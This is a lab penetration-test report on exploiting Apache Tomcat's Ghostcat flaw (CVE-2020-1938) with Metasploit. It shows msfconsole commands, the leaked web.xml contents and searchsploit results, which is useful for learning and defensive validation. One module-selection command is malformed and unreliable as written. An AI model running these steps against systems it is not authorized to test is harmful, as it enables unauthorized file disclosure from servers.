1. Objective

The objective of this phase was to simulate real-world exploitation against identified vulnerable services and validate exploitation success using Metasploit Framework.

2. Tools Used

- Metasploit Framework
- Exploit-DB

3. Exploit Simulation

Target Service Identified:

Port 8180 – Apache Tomcat Manager

Nmap Result:

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Metasploit Exploit Used


msfconsole

set auxiliary/admin/http/tomcat_ghostcatset

set RHOSTS 10.33.226.229

set RPORT 8009

run



```
11  auxiliary/admin/http/tomcat_ghostcat                       2020-02-20       normal      Yes     Apache Tomcat AJP File Read
```

```
msf auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 10.33.226.229
RHOSTS => 10.33.226.229
msf auxiliary(admin/http/tomcat_ghostcat) > set RPORT 8009
RPORT => 8009
```


4. Exploitation Log Table

Module	Vulnerability	CVE	Target	Result
auxiliary/admin/http/tomcat_ghostcat	AJP File Inclusion	CVE-2020-1938	10.33.226.229	web.xml retrieved

5. Exploitation Result

After executing the module auxiliary/admin/http/tomcat_ghostcat, the file /WEB-INF/web.xml was successfully retrieved from the target server (10.33.226.229) via the AJP protocol (port 8009).


This confirms the server is vulnerable to CVE-2020-1938 (Ghostcat), allowing unauthorized file disclosure.



```
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 10.33.226.229
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <servlet-class>org.apache.jsp.index_jsp</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <url-pattern>/index.jsp</url-pattern>
    </servlet-mapping>
```

6. Validation Using Exploit-DB

searchsploit ghostcat



```
┌──(gyanesh㉿kali)-[~/cyart]
└─$ searchsploit ghostcat
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------ ---------------------------------
Apache Tomcat - AJP 'Ghostcat File Read/Inclusion                              | multiple/webapps/48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)                | multiple/webapps/49039.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

7. Validation Summary

The Apache Tomcat server exposed the AJP service on port 8009, allowing unauthorized retrieval of internal files using the Ghostcat (CVE-2020-1938) vulnerability.

The file /WEB-INF/web.xml was successfully accessed via Metasploit, confirming file disclosure. Exploit-DB validation confirmed publicly available proof-of-concept exploits for vulnerable Tomcat versions.